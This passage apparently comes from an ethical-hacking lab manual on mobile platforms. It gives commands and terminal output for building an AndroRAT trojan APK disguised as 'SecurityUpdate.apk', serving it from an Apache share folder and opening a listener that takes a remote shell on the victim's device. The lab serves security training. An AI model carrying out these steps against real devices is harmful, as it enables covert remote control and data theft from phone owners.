
[root@parrot]~/AndroRAT# #
  
```


7. Type `cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/` and press **Enter** to copy the **SecurityUpdate.apk** file to the location **share** folder.

Note: If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:

- Type `mkdir /var/www/html/share` and press **Enter** to create a shared folder
- Type `chmod -R 755 /var/www/html/share` and press **Enter**
- Type `chown -R www-data:www-data /var/www/html/share` and press **Enter**

8. Type `service apache2 start` and press **Enter** to start an Apache web server.



```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ #cd AndroRAT
[root@parrot]~/home/attacker/AndroRAT$ #python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk SecurityUpdate.apk

[root@parrot]~/home/attacker/AndroRAT$ #cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/
[root@parrot]~/home/attacker/AndroRAT$ #service apache2 start
[root@parrot]~/home/attacker/AndroRAT$ #

```


9. Now, type `python3 androRAT.py --shell -i 0.0.0.0 -p 4444` and press **Enter** to start listening to the victim's machine.

Note: - **--shell**: is used for getting the interpreter

- **-i**: specifies the IP address for listening (here, **0.0.0.0**)
- **-p**: specifies the port number (here, **4444**)

10. You can observe that AndroRAT starts waiting for a connection.

Module 17 – Hacking Mobile Platforms




```
python3 androRAT.py --shell -i 0.0.0.0 -p 4444 - Parrot Terminal
File Edit View Search Terminal Help
$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker
# cd AndroRAT
[root@parrot]~/home/attacker/AndroRAT
# python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /home/attacker/AndroRAT/SecurityUpdate.apk
